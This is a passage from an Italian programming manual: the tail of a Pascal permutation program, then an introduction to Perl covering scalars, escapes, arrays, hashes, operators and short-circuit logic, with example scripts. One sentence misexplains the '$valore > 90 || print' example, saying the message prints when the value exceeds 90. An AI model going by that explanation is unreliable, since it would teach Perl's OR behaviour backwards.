                (* ------------------------------------------------- *)
                scambio := lista[k];
                lista[k] := lista[z];
                lista[z] := scambio;

                (* ------------------------------------------------- *)
                (* Esegue una chiamata ricorsiva per permutare un    *)
                (* segmento più piccolo dell’array.
                (* ------------------------------------------------- *)
                permuta( a, z-1, elementi );

                (* ------------------------------------------------- *)
                (* Scambia i valori.                                 *)
                (* ------------------------------------------------- *)
                scambio := lista[k];
                lista[k] := lista[z];
                lista[z] := scambio;

                k := k-1;

            end;
        end
    else
        begin

            (* ----------------------------------------------------- *)
            (* Visualizza la situazione attuale dell’array.          *)
            (* ----------------------------------------------------- *)
            for i := 1 to elementi do begin
                Write( lista[i]:4 );
            end;
            Writeln;

        end
    ;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln( ’Inserire il numero di elementi.’ );
    Writeln( DIM, ’ al massimo.’ );
    Readln( z );

    if z > DIM then
        begin
            z := DIM;
        end
    ;

    Writeln( ’Inserire i valori dell’’array’ );

    for i := 1 to z do begin
        Write( ’elemento ’, i:2, ’: ’ );
        Readln( lista[i] );
    end;

    permuta( 1, z, z );

end.
```

```
(* ================================================================= *)
```

Parte lvii

Perl

Perl: introduzione

Perl è un linguaggio di programmazione *interpretato* (o quasi) che quindi viene eseguito da un interprete senza bisogno di generare un eseguibile binario. In questo senso, i programmi Perl sono degli script eseguiti dal programma '**perl**' che per convenzione dovrebbe essere collocato in '/usr/bin/'.

Perl è molto importante in tutti gli ambienti Unix e per questo è molto utile conoscerne almeno i rudimenti. Volendo fare una scala di importanza, subito dopo la programmazione con le shell Bourne e derivate, viene la programmazione in Perl.

I capitoli, che a partire da questo, sono dedicati a Perl, introducono solamente il linguaggio, che per essere studiato seriamente richiederebbe invece molto tempo e la lettura di molta documentazione.

295.1 Struttura fondamentale

Dal momento che i programmi Perl vengono realizzati in forma di script, per convenzione occorre indicare il nome del programma interprete nella prima riga.

```
#!/usr/bin/perl
```

Per l'esecuzione di script da parte di un interprete non si può fare affidamento sul percorso di ricerca degli eseguibili (la variabile di ambiente '**PATH**'), è quindi importante che il binario '**perl**' si trovi dove previsto. Questa posizione ('/usr/bin/perl') è quella standard ed è opportuno che sia rispettata tale consuetudine, altrimenti i programmi in Perl di altri autori non potrebbero funzionare nel proprio sistema senza una variazione di tutti i sorgenti.

Il buon amministratore di sistema farebbe bene a collocare dei collegamenti simbolici in tutte le posizioni in cui sarebbe possibile che venisse cercato l'eseguibile '**perl**': '/bin/perl', '/usr/bin/perl' e '/usr/local/bin/perl'.

Come si può intuire, il simbolo '**#**' rappresenta l'inizio di un commento.

```
#!/usr/bin/perl
#
# Esempio di intestazione e di commenti in Perl.
...
```

Un'altra convenzione che riguarda gli script Perl è l'estensione: '.pl', anche se l'utilizzo o meno di questa non costituisce un problema.

295.1.1 Istruzioni

Le istruzioni seguono la convenzione del linguaggio C, per cui terminano con un punto e virgola ('**;**') e i raggruppamenti di queste, detti anche blocchi, si fanno utilizzando le parentesi graffe ('**{ }**').

istruzione ;
{*istruzione* ; *istruzione* ; *istruzione* ;}

Generalmente, un'istruzione può essere interrotta e ripresa nella riga successiva, dal momento che la sua conclusione è dichiarata chiaramente dal punto e virgola finale.

295.1.2 Nomi

I nomi che servono per identificare ciò che si utilizza all'interno del programma seguono regole determinate. In particolare:

- un nome può iniziare con un trattino basso o una lettera e può continuare con lettere, numeri e trattini bassi;
- i nomi sono sensibili alla differenza tra lettere maiuscole e minuscole.

Spesso i nomi sono preceduti da un simbolo che ne definisce il contesto:

- $ il dollaro precede i nomi delle variabili scalari e degli elementi scalari di un array;
- @ il simbolo *at* precede i nomi degli array normali o di raggruppamenti di elementi in essi contenuti;
- % il simbolo di percentuale precede i nomi degli array associativi, detti anche hash;
- & il simbolo e-commerciale precede i nomi delle funzioni quando queste vengono chiamate.

295.1.3 Contesto operativo

Perl è un linguaggio di programmazione con cui gli elementi che si indicano hanno un valore riferito al contesto in cui ci si trova. Questo significa, per esempio, che un array può essere visto come: una lista di elementi, il numero degli elementi contenuti, o una stringa contenente tutti i valori degli elementi contenuti.

In pratica, ciò serve a garantire che i dati siano trasformati nel modo più adatto al contesto, al quale è importante fare attenzione.

295.1.4 Tipi di dati

I tipi di dati più importanti che si possono gestire con Perl sono:

- stringhe;
- valori numerici;
- riferimenti;
- liste.

Le variabili di Perl vengono create semplicemente con l'assegnamento di un valore, senza la necessità di dichiarare il tipo o la dimensione. Le conversioni dei valori numerici sono fatte automaticamente in base al contesto.

In Perl non esiste un tipo di dati logico (nel senso di *Vero* o *Falso*); solo il risultato di una condizione lo è, ma non equivale a un valore gestibile in una variabile. Da un punto di vista logico-booleano, i valori seguenti vengono considerati equivalenti a *Falso*:

- indefinito -- equivalente a una variabile non dichiarata;

- "" -- la stringa nulla;
- 0 -- il valore numerico zero;
- "0" -- la stringa corrispondente al numero zero.

Qualunque altro valore viene trattato come equivalente a *Vero*.

295.1.5 Esecuzione dei programmi Perl

Per poter eseguire un programma Perl, così come accade per qualunque altro tipo di script, occorre attivare il permesso di esecuzione per il file che lo contiene.

```
chmod +x programma_perl
```

Sembra banale o evidente, ma spesso ci si dimentica di farlo e quello che si ottiene è il classico *permesso negato*: *Permission denied*.

295.2 Variabili e costanti scalari

La gestione delle variabili e delle costanti in Perl è molto simile a quella delle shell comuni. Una variabile scalare è quella che contiene un valore unico, contrapponendosi generalmente all'array che in Perl viene definito come variabile contenente una lista di valori.

295.2.1 Variabili

Le variabili scalari di Perl possono essere dichiarate in qualunque punto del programma e la loro dichiarazione coincide con l'inizializzazione, cioè l'assegnamento di un valore. I nomi delle variabili scalari iniziano sempre con il simbolo dollaro ('**$**').[1]

```
$variabile_scalare = valore
```

L'assegnamento di un valore a una variabile scalare implica l'utilizzo di quanto si trova alla destra del simbolo di assegnamento ('**=**') come valore scalare: una stringa, un numero o un riferimento. È il contesto a decidere il risultato dell'assegnamento.

295.2.2 Variabili predefinite

Perl fornisce automaticamente alcune variabili scalari che normalmente non devono essere modificate dai programmi. Tali variabili servono per comunicare al programma alcune informazioni legate al sistema, oppure l'esito dell'esecuzione di una funzione, esattamente come accade con i parametri delle shell comuni. La tabella 295.1 mostra un elenco di alcune di queste variabili standard. Si può osservare che i nomi di tali variabili non seguono la regola per cui il primo carattere deve essere un trattino basso o una lettera. Questa eccezione consente di evitare di utilizzare inavvertitamente nomi corrispondenti a variabili predefinite.

[1] L'utilizzo del dollaro come prefisso dei nomi delle variabili assomiglia a quanto si fa con le shell derivate da quella di Bourne, con la differenza che con Perl il dollaro si lascia sempre, mentre con queste shell si utilizza solo quando si deve leggere il loro contenuto.

Tabella 295.1. Elenco di alcune variabili standard di Perl.

Nome	Descrizione
$$	Numero PID del programma.
$<	Numero UID reale dell'utente che esegue il programma.
$>	Numero UID efficace dell'utente che esegue il programma.
$?	Lo stato dell'ultima chiamata di sistema.
$_	Argomento predefinito di molte funzioni.
$0	Il nome del programma.
$"	Separatore di lista.
$/	Separatore di righe per l'input (*input record separator*).

295.2.3 Costanti

Le costanti scalari più importanti sono di tipo stringa o numeriche. Le prime richiedono la delimitazione con apici doppi o singoli, mentre quelle numeriche non richiedono alcuna delimitazione.

Perl gestisce le stringhe racchiuse tra apici doppi in maniera simile a quanto fanno le shell tradizionali:

- le variabili indicate al loro interno vengono espanse, o meglio, *interpolate* (secondo la terminologia di Perl);
- la barra obliqua inversa (‘`\`’) può essere utilizzata come prefisso di escape quando si vogliono includere nella stringa simboli che altrimenti sarebbero interpretati in modo diverso e quando si vogliono indicare codici per cui non esiste un simbolo della tastiera.[2]

Anche le stringhe racchiuse tra apici singoli sono gestite in modo simile alle shell tradizionali:

- al loro interno non vengono effettuate interpolazioni di variabili;
- il carattere di escape, rappresentato dalla barra obliqua inversa, può essere utilizzato solo per inserire un apice letterale e la barra obliqua inversa stessa (‘`\'`’ e ‘`\\`’).

Inoltre, davanti all'apice di inizio di una tale stringa, è necessario sia presente uno spazio.

La tabella 295.2 mostra un elenco di alcune di queste sequenze di escape utilizzabili nelle stringhe.

Tabella 295.2. Elenco di alcune sequenze di escape utilizzabili nelle stringhe delimitate con gli apici doppi.

Escape	Corrispondenza
\\	\
\"	"
\$	$
\@	@
\'	'
\t	*<HT>*
\n	*<LF>*
\r	*<CR>*

[2] Se una stringa viene interrotta e ripresa nella riga successiva, quello che si ottiene, nel punto dell'interruzione, è l'inserimento di un codice di interruzione di riga. In pratica, lo stesso codice di interruzione di riga utilizzato per andare a capo, viene inserito nella stringa e trattato esattamente per quello che è.

Escape	Corrispondenza
\f	*<FF>*
\b	*<BS>*
\a	*<BELL>*
\e	*<ESC>*
\0*n*	Numero ottale rappresentato da *n*.
\x*h*	Numero esadecimale rappresentato da *h*.

Quando all'interno di stringhe tra apici doppi si indicano delle variabili (scalari e non), potrebbe porsi un problema di ambiguità causato dalla necessità di distinguere il nome delle variabili dal resto della stringa. Quando dopo il nome della variabile segue un carattere o un simbolo che non può fare parte del nome (come uno spazio o un simbolo di punteggiatura), Perl non ha difficoltà a individuare la fine del nome della variabile e la continuazione della stringa. Quando ciò non è sufficiente, si può delimitare il nome della variabile tra parentesi graffe, così come si fa con le shell tradizionali.

```
${variabile}
```

```
@{variabile}
```

295.2.3.1 Costanti numeriche

Le costanti numeriche possono essere indicate nel modo consueto, quando si usa la numerazione a base decimale, oppure anche in esadecimale e in ottale.

Con la numerazione a base 10, si possono indicare interi nel modo normale e valori decimali utilizzando il punto come separazione tra la parte intera e la parte decimale. Si può utilizzare anche la notazione esponenziale.

- numero intero: 123456
- numero intero leggibile più facilmente: 1_234_567
- numero reale: 123456.789
- notazione esponenziale: 2.3E-10

Un numero viene trattato come esadecimale quando è preceduto dal prefisso '**`0x`**' e come ottale quando inizia con uno zero.

- numero esadecimale: '**`0xFFFF`**'
- numero ottale: '**`0377`**'

Quando un numero ottale o esadecimale è contenuto in una stringa, l'eventuale conversione in numero non avviene automaticamente, come invece accade in presenza di notazioni in base 10.

295.2.4 Esempi

L'esempio seguente è il più banale, emette semplicemente la stringa '**`"Ciao Mondo!\n"`**' attraverso lo standard output. È da osservare la parte finale, '**`\n`**', che completa la stringa con un codice di interruzione di riga in modo da portare a capo il cursore in una nuova riga dello schermo.

```
#!/usr/bin/perl

print "Ciao Mondo!\n";
```

Se il file si chiama '**1.pl**', lo si deve rendere eseguibile e quindi si può provare il suo funzionamento.

$ **chmod +x 1.pl**[*Invio*]

$ **1.pl**[*Invio*]

```
Ciao Mondo!
```

L'esempio seguente genera lo stesso risultato di quello precedente, ma con l'uso di variabili. Si può osservare che solo alla fine viene emesso il codice di interruzione di riga.

```
#!/usr/bin/perl

$primo = "Ciao";
$secondo = "Mondo";
print $primo;
print " ";
print $secondo;
print "!\n";
```

L'esempio seguente genera lo stesso risultato di quello precedente, ma con l'uso dell'interpolazione delle variabili all'interno di stringhe racchiuse tra apici doppi.

```
#!/usr/bin/perl

$primo = "Ciao";
$secondo = "Mondo";
print "$primo $secondo!\n";
```

L'esempio seguente emette la parola '**CiaoMondo**' senza spazi intermedi utilizzando la tecnica delle parentesi graffe.

```
#!/usr/bin/perl

$primo = "Ciao";
print "${primo}Mondo!\n";
```

L'esempio seguente mostra il comportamento degli apici singoli per delimitare le stringhe. Non si ottiene più l'interpolazione delle variabili.

```
#!/usr/bin/perl

$primo = "Ciao";
$secondo = "Mondo";
print '$primo $secondo!\n';
```

Se il file si chiama '**5.pl**', si può verificare il suo funzionamento nel modo seguente:

$ **chmod +x 5.pl**[*Invio*]

$ **5.pl**[*Invio*]

```
$primo $secondo!\n
```

Inoltre, mancando il codice di interruzione di riga finale, l'invito della shell riappare subito alla destra di quanto visualizzato.

L'esempio seguente mostra l'uso di una costante e di una variabile numerica. Il valore numerico viene convertito automaticamente in stringa al momento dell'interpolazione.

```
#!/usr/bin/perl

$volte = 1000;
$primo = "Ciao";
$secondo = "Mondo";
print "$volte volte $primo $secondo!\n";
```

Se il file si chiama '**`6.pl`**', si può verificare il suo funzionamento nel modo seguente:

`$` **`chmod +x 6.pl`**[*Invio*]

`$` **`6.pl`**[*Invio*]

```
1000 volte Ciao Mondo!
```

L'esempio seguente permette di prendere confidenza con le variabili predefinite descritte in precedenza.

```
#!/usr/bin/perl

print "Nome del programma: $0\n";
print "PID del programma: $$\n";
print "UID dell'utente: $<\n";
print "Ultima chiamata di sistema: $?\n";
```

Se il file si chiama '**`7.pl`**', si può verificare il suo funzionamento nel modo seguente:

`$` **`chmod +x 7.pl`**[*Invio*]

`$` **`7.pl`**[*Invio*]

Il risultato potrebbe essere simile a quello seguente:

```
Nome del programma: ./7.pl
PID del programma: 717
UID dell'utente: 500
Ultima chiamata di sistema: 0
```

295.3 Array e liste

Perl gestisce gli array in modo dinamico, nel senso che possono essere allungati e accorciati a piacimento. Quando si parla di array si pensa generalmente a una variabile che abbia questa forma; ma Perl permette di gestire delle costanti array, definite liste.

Generalmente, il primo elemento di un array o di una lista ha indice zero. Questo assunto può essere cambiato agendo su una particolare variabile predefinita, ma ciò è sconsigliabile.

295.3.1 Liste

Le liste sono una sequenza di elementi scalari, di qualunque tipo, separati da virgole, racchiusi tra parentesi tonde. L'ultimo elemento può essere seguito o meno da una virgola, prima della parentesi chiusa.

(*elemento* , ...)

La lista vuota, o nulla, si rappresenta con le semplici parentesi aperta e chiusa:

```
()
```

Seguono alcuni esempi in cui si mostrano diversi modi di indicare la stessa lista.

```
("uno", "due", "tre", "quattro", "ciao")
```

```
("uno", "due", "tre", "quattro", "ciao",)
```

```
("uno",
 "due",
 "tre",
 "quattro",
 "ciao",)
```

```
(
    "uno",
    "due",
    "tre",
    "quattro",
    "ciao",
)
```

Una lista può essere utilizzata per inizializzare un array, ma se si pretende di assegnare una lista a un variabile scalare, si ottiene in pratica che la variabile scalare contenga solo il valore dell'ultimo elemento della lista (alla variabile vengono assegnati, in sequenza, tutti gli elementi della lista, per cui, quello che resta è l'ultimo). Per esempio:

```
$miavar = ("uno", "due", "tre", "quattro", "ciao");
```

assegna a '**`$miavar`**' solo la stringa '**`"ciao"`**'.

Una lista di valori può essere utilizzata con un indice, per fare riferimento solo a uno di tali valori. Naturalmente ciò è utile quando l'indice è rappresentato da una variabile. L'esempio seguente mostra la trasformazione di un indice ('**`$ind`**'), che abbia un valore numerico compreso tra zero e nove, in un termine verbale.

```
$numverb = (
        "zero",
        "uno",
        "due",
        "tre",
        "quattro",
        "cinque",
        "sei",
        "sette",
        "otto",
        "nove",
)[$ind];
```

Gli elementi contenuti in una lista che non sono scalari, vengono interpolati, incorporando in quel punto tutti gli elementi che questi rappresentano. Gli eventuali elementi non scalari nulli, non rappresentano alcun elemento e vengono semplicemente ignorati. Per esempio, la lista

```
("uno", "due", (), ("tre", "quattro", "cinque"), "sei")
```

è perfettamente identica a quella seguente:

```
("uno", "due", "tre", "quattro", "cinque", "sei")
```

Naturalmente ciò ha maggiore significato quando non si tratta semplicemente di liste annidate, ma di array collocati all'interno di liste.

295.3.2 Array

L'array è una variabile contenente una lista di valori di qualunque tipo, purché scalari. Il nome di un array inizia con il simbolo '`@`' quando si fa riferimento a tutto l'insieme dei suoi elementi o anche solo a parte di questi. Quando ci si riferisce a un solo elemento di questo si utilizza il dollaro.[3]

Un array può essere dichiarato vuoto, con la sintassi seguente,

```
@array = ()
```

oppure assegnandogli una lista di elementi.

```
@array = (elemento, ...)
```

Il riferimento a un solo elemento di un array viene indicato con la notazione seguente (le parentesi quadre fanno parte della notazione),

```
$array[indice]
```

mentre il riferimento a un raggruppamento può essere indicato in vari modi.

```
@array[indice1,indice2,...]
```

In tal caso ci si riferisce a un sottoinsieme composto dagli elementi indicati dagli indici contenuti all'interno delle parentesi quadre.

```
@array[indice_iniziale..indice_finale]
```

In questo modo ci si riferisce a un sottoinsieme composto dagli elementi contenuti nell'intervallo espresso dagli indici iniziale e finale.

Nella gestione degli array sono importanti due variabili predefinite:

- '**`$[`**' -- rappresenta l'indice del primo elemento di un array e si usa azzerata convenzionalmente, in modo che per identificare il primo elemento serva l'indice zero;[4]
- '**`$#`***array*' -- rappresenta l'ultimo indice dell'array identificato dal nome posto dopo il simbolo '**`$#`**'.

Assegnare un array o parte di esso a una variabile scalare, significa in pratica assegnare un numero intero esprimente il numero di elementi in esso contenuti. Per esempio,

```
@mioarray = ("uno", "due");
$mioscalare = @mioarray;
```

significa assegnare a '**`$mioscalare`**' il valore due.

Inserire un array o parte di esso in una stringa delimitata con gli apici doppi, implica l'interpolazione degli elementi, separati con quanto contenuto nella variabile '**`$"`**' (il separatore di lista). La variabile predefinita '**`$"`**' contiene normalmente uno spazio singolo. Per esempio,

```
@mioarray = ("uno", "due");
$mioscalare = "@mioarray";
```

significa assegnare a '**`$mioscalare`**' la stringa '**`"uno due"`**'.

Perl fornisce degli array predefiniti, di cui il più importante è '**`@ARGV`**' che contiene l'elenco degli argomenti ricevuti dalla riga di comando.

---

[3] In pratica, quando si fa riferimento a un solo elemento di un array si può immaginare che si tratti di un gruppo di elementi composto da un solo elemento, per cui si può utilizzare il prefisso '`@`' anche in questo caso.

[4] Meglio non modificare questa variabile.

295.3.3 Esempi

L'esempio seguente permette di verificare quanto espresso sugli array di Perl.

```
#!/usr/bin/perl

# Dichiara l'array assegnandogli sia stringhe che numeri
@elenco = ("primo", "secondo", 3, 4, "quinto");

# Attraverso l'assegnamento seguente, $elementi riceve il numero di
# elementi contenuti nell'array.
$elementi = @elenco;

# Emette tutte le informazioni legate all'array.
print "L'array contiene $elementi elementi.\n";
print "L'indice iniziale è $[.\n";
print "L'ultimo elemento si raggiunge con l'indice $#elenco.\n";

# Emette in ordine tutti gli elementi dell'array.
print "L'array contiene: $elenco[0] $elenco[1] $elenco[2] $elenco[3] $elenco[4].\n";

# Idem
print "Anche in questo modo si legge il contenuto dell'array: @elenco.\n";
```

Se il file si chiama '**11.pl**', si può verificare il suo funzionamento nel modo seguente:

$ **chmod +x 11.pl**[*Invio*]

$ **11.pl**[*Invio*]

```
L'array contiene 5 elementi.
L'indice iniziale è 0.
L'ultimo elemento si raggiunge con l'indice 4.
L'array contiene: primo secondo 3 4 quinto.
Anche in questo modo si legge il contenuto dell'array: primo secondo 3 4 quinto.
```

L'esempio seguente mostra il funzionamento dell'array predefinito '**@ARGV**'.

```
#!/usr/bin/perl

print "Il programma $0 è stato avviato con gli argomenti seguenti:\n";
print "@ARGV\n";
print "Il primo argomento era $ARGV[0]\n";
print "e l'ultimo era $ARGV[$#ARGV].\n";
```

Se il file si chiama '**12.pl**', si può verificare il suo funzionamento nel modo seguente:

$ **chmod +x 12.pl**[*Invio*]

$ **12.pl carbonio idrogeno ossigeno**[*Invio*]

```
Il programma ./12.pl è stato avviato con gli argomenti seguenti:
carbonio idrogeno ossigeno
Il primo argomento era carbonio
e l'ultimo era ossigeno.
```

295.4 Array associativi o hash

L'array associativo, o hash, è un tipo speciale di array che normalmente non si trova negli altri linguaggi di programmazione. Gli elementi sono inseriti a coppie, dove il primo elemento della coppia è la chiave di accesso per il secondo.

Il nome di un hash inizia con il segno di percentuale ('**%**'), mentre il riferimento a un elemento scalare di questo si fa utilizzando il dollaro, mentre l'indicazione di un sottoinsieme avviene con il simbolo '**@**', come per gli array.

La dichiarazione, ovvero l'assegnamento di un array associativo, si esegue in uno dei due modi seguenti.

```
%array_associativo = (chiave, elemento, ...)
```

```
%array_associativo = (chiave => elemento, ...)
```

La seconda notazione esprime meglio la dipendenza tra la chiave e l'elemento che con essa viene raggiunto. L'elemento che funge da chiave viene trattato sempre come stringa, mentre gli elementi abbinati alle chiavi possono essere di qualunque tipo scalare. In particolare, nel caso si utilizzi l'abbinamento tra chiave e valore attraverso il simbolo '**=>**', ciò che sta alla sinistra di questo viene interpretato come stringa in ogni caso, permettendo di eliminare la normale delimitazione attraverso apici.

Un elemento singolo di un hash viene indicato con la notazione seguente, dove le parentesi graffe fanno parte dell'istruzione.

```
$array_associativo{chiave}
```

La chiave può essere una costante stringa o un'espressione che restituisce una stringa. La costante stringa può anche essere indicata senza apici.

Un sottoinsieme di un hash è un'entità equivalente a un array e viene indicato con la notazione seguente:

```
@array_associativo{chiave1, chiave2, ...}
```

Perl fornisce alcuni array associativi predefiniti. Il più importante è '**%ENV**' che contiene le variabili di ambiente, cui si accede indicando il nome della variabile come chiave.

295.4.1 Esempi

L'esempio seguente mostra un semplice array associativo e il modo di accedere ai suoi elementi in base alla chiave.

```
#!/usr/bin/perl

# Dichiarazione dell'array: attenzione a non fare confusione!
#             -------------    ----------------    ---------
%deposito = ("primo", "alfa", "secondo", "bravo", "terzo", 3);


# Emette il contenuto dei vari elementi.
print "$deposito{primo}\n";
print "$deposito{secondo}\n";
print "$deposito{terzo}\n";
```

Se il file si chiama '**21.pl**', si può verificare il suo funzionamento nel modo seguente:

$ **chmod +x 21.pl**[*Invio*]

$ **21.pl**[*Invio*]

```
alfa
bravo
3
```

L'esempio seguente è identico al precedente, ma l'hash viene dichiarato in modo più facile da interpretare visivamente.

```
#!/usr/bin/perl

# Dichiarazione dell'array.
%deposito = (
        "primo", "alfa",
        "secondo", "bravo",
        "terzo", 3,
);

# Emette il contenuto dei vari elementi.
print "$deposito{primo}\n";
print "$deposito{secondo}\n";
print "$deposito{terzo}\n";
```

L'esempio seguente è identico al precedente, ma l'hash viene dichiarato in modo ancora più leggibile.

```
#!/usr/bin/perl

# Dichiarazione dell'array.
%deposito = (
        primo   => "alfa",
        secondo => "bravo",
        terzo   => 3,
);

# Emette il contenuto dei vari elementi.
print "$deposito{primo}\n";
print "$deposito{secondo}\n";
print "$deposito{terzo}\n";
```

L'esempio seguente mostra l'uso dell'array '**`%ENV`**' per la lettura delle variabili di ambiente.

```
#!/usr/bin/perl

print "PATH: $ENV{PATH}\n";
print "TERM: $ENV{TERM}\n";
```

Se il file si chiama '**`24.pl`**', si può verificare il suo funzionamento nel modo seguente:

$ **`chmod +x 24.pl`**[*Invio*]

$ **`24.pl`**[*Invio*]

```
PATH: /usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin
TERM: linux
```

295.5 Operatori ed espressioni

Il sistema di operatori e delle relative espressioni che possono essere create con Perl è piuttosto complesso. La parte più consistente di questa gestione riguarda il trattamento delle stringhe, che qui verrà descritto particolarmente in un altro capitolo. Alcuni tipi di espressioni e i relativi operatori non vengono mostrati, data la loro complessità per chi non conosca già il linguaggio C. In particolare viene saltata la gestione dei dati a livello di singoli bit.

Il senso e il risultato di un'espressione dipende dal contesto. La valutazione di un'espressione dipende dalle precedenze che esistono tra i vari tipi di operatori. Si parla di precedenza superiore quando qualcosa viene valutato prima di qualcos'altro, mentre la precedenza è inferiore quando qualcosa viene valutato dopo qualcos'altro.

295.5.1 Operatori che intervengono su valori numerici, stringhe e liste

Gli operatori che intervengono su valori numerici sono elencati nella tabella 295.3.

Tabella 295.3. Elenco degli operatori utilizzabili in presenza di valori numerici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
++*op*	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op++	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
--*op*	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op--	Decrementa di un'unità l'operando dopo averne restituito il suo valore.
+*op*	Non ha alcun effetto.
-*op*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 % *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
op1 ** *op2*	Eleva il primo operando alla potenza del secondo.
var = *valore*	Assegna alla variabile il valore alla destra.
op1 += *op2*	*op1* = *op1* + *op2*
op1 -= *op2*	*op1* = *op1* - *op2*
op1 *= *op2*	*op1* = *op1* * *op2*
op1 /= *op2*	*op1* = *op1* / *op2*
op1 %= *op2*	*op1* = *op1* % *op2*
op1 **= *op2*	*op1* = *op1* ** *op2*
op1 == *op2*	*Vero* se gli operandi si equivalgono.
op1 != *op2*	*Vero* se gli operandi sono differenti.
op1 < *op2*	*Vero* se il primo operando è minore del secondo.
op1 > *op2*	*Vero* se il primo operando è maggiore del secondo.
op1 <= *op2*	*Vero* se il primo operando è minore o uguale al secondo.
op1 >= *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.

La gestione da parte di Perl delle stringhe è molto sofisticata e questa si attua principalmente attraverso gli operatori di delimitazione. In questa sezione si vuole solo accennare agli operatori che hanno effetto sulle stringhe, sorvolando su raffinatezze che si possono ottenere in casi particolari. La tabella 295.4 elenca tali operatori.

Tabella 295.4. Elenco degli operatori utilizzabili in presenza di valori alfanumerici, o stringa. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
str1 . *str2*	Concatena le due stringhe.
str x *num*	Restituisce la stringa ripetuta consecutivamente *num* volte.
str =~ *modello*	Collega il modello alla stringa. Il risultato dipende dal contesto.
str !~ *modello*	Come '**=~**', ma restituisce un valore inverso.
var = *valore*	Assegna alla variabile il valore alla destra.
op1 x= *op2*	*op1* = *op1* x *op2*
op1 .= *op2*	*op1* = *op1* . *op2*
str1 eq *str2*	*Vero* se le due stringhe sono uguali.
str1 ne *str2*	*Vero* se le due stringhe sono differenti.
str1 lt *str2*	*Vero* se la prima stringa è lessicograficamente inferiore alla seconda.
str1 gt *str2*	*Vero* se la prima stringa è lessicograficamente superiore alla seconda.
str1 le *str2*	*Vero* se la prima stringa è lessicograficamente inferiore o uguale alla seconda.
str1 ge *str2*	*Vero* se la prima stringa è lessicograficamente superiore o uguale alla seconda.

Gli operatori che intervengono sulle liste sono elencati nella tabella 295.5.

Tabella 295.5. Elenco degli operatori utilizzabili in presenza di liste. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
lista x *num*	Restituisce la lista composta ripetendo quella indicata per *num* volte.
array = *lista*	Crea l'array assegnandogli la lista indicata alla destra.
elem1 , *elem2*	La virgola è l'operatore di separazione degli elementi di una lista.
elem1 => *elem2*	Sinonimo della virgola.
elem1 .. *elem2*	Rappresenta una lista di valori da *elem1* a *elem2*.

295.5.2 Operatori logici

È il caso di ricordare che con Perl tutti i tipi di dati possono essere valutati in modo logico: lo zero numerico o letterale, la stringa nulla e un valore indefinito corrispondono a *Falso*, in tutti gli altri casi si considera equivalente a *Vero*. Gli operatori logici sono elencati nella tabella 295.6.

Tabella 295.6. Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
! *op*	Inverte il risultato logico dell'operando.
op1 && *op2*	Se il risultato del primo operando è *Falso* non valuta il secondo.
op1 || *op2*	Se il risultato del primo operando è *Vero* non valuta il secondo.
op1 and *op2*	Come '**&&**', ma con un livello di precedenza molto basso.
op1 or *op2*	Come '**||**', ma con un livello di precedenza molto basso.

Il risultato di un'espressione logica complessa è quello dell'ultima espressione elementare a essere valutata. Questo particolare è importante, anche se si tratta di un comportamento comune di diversi linguaggi, perché viene usato spesso per condizionare l'esecuzione di istruzioni, senza usare le strutture tradizionali, come *if-else*, o simili.[5]

[5] Questo tipo di approccio da parte del programmatore è sconsigliabile in generale, dato che serve a complicare la lettura e l'interpretazione umana del sorgente; tuttavia è importante conoscere esempi di questo tipo, perché sono sempre molti i programmi fatti alla svelta senza pensare alla leggibilità.

L'esempio seguente dovrebbe dare l'idea di come si può utilizzare l'operatore logico '**||**' (OR). Il risultato logico finale non viene preso in considerazione, quello che conta è solo il risultato della condizione '**$valore > 90**', che se non si avvera fa sì che venga eseguita l'istruzione '**print**' posta come secondo operando.

```
#!/usr/bin/perl
...
$valore = 100;
...
$valore > 90 || print "Il valore è insufficiente\n";
...
```

In pratica, se il valore contenuto nella variabile '**$valore**' supera 90, si ottiene l'emissione del messaggio attraverso lo standard output. In questi casi, si usano preferibilmente gli operatori '**and**' e '**or**', che si distinguono perché hanno una precedenza molto bassa, adattandosi meglio alla circostanza.

```
$valore > 90 or print "Il valore è insufficiente\n";
```

Come si vede dalla variante dell'esempio proposta, l'espressione diventa quasi simpatica, perché sembra una frase inglese più comprensibile. La cosa può diventare ancora più «divertente» se si utilizza la funzione interna '**die()**', che serve a visualizzare un messaggio attraverso lo standard error e a concludere il funzionamento del programma Perl.

```
$valore > 90 or die "Il valore è insufficiente\n";
```

> A parte la simpatia o il divertimento nello scrivere codice del genere, è bene ricordare che poi si tratta di qualcosa che un altro programmatore può trovare difficile da interpretare.

295.5.3 Operatori particolari

Tra gli operatori che non sono stati indicati nelle categorie descritte precedentemente, il più interessante è il seguente:

condizione ? *espressione1* : *espressione2*

Se la condizione restituisce il valore *Vero*, allora l'operatore restituisce il valore della prima espressione, altrimenti quello della seconda.

295.5.4 Raggruppamenti di espressioni

Le espressioni, di qualunque genere siano, possono essere raggruppate in modo che la loro valutazione avvenga in un ordine differente da quanto previsto dalle precedenze legate agli operatori utilizzati. Per questo si usano le parentesi tonde, come avviene di solito anche negli altri linguaggi.

Le parentesi tonde sono anche i delimitatori delle liste, per cui è anche possibile immaginare che esistano delle liste contenenti delle espressioni. Se si valuta una lista di espressioni, si ottiene il risultato della valutazione dell'ultima di queste.

295.6 Strutture di controllo del flusso

Perl gestisce praticamente tutte le strutture di controllo di flusso degli altri linguaggi di programmazione, compreso *go-to* che comunque è sempre meglio non utilizzare e qui non viene presentato volutamente.

Quando una struttura particolare controlla un gruppo di istruzioni, queste vengono necessariamente delimitate attraverso le parentesi graffe, come avviene in C, ma a differenza di quel linguaggio, non è possibile farne a meno quando ci si limita a indicare una sola istruzione.

Le strutture di controllo del flusso basano normalmente questo controllo sulla verifica di una condizione espressa all'interno di parentesi tonde.

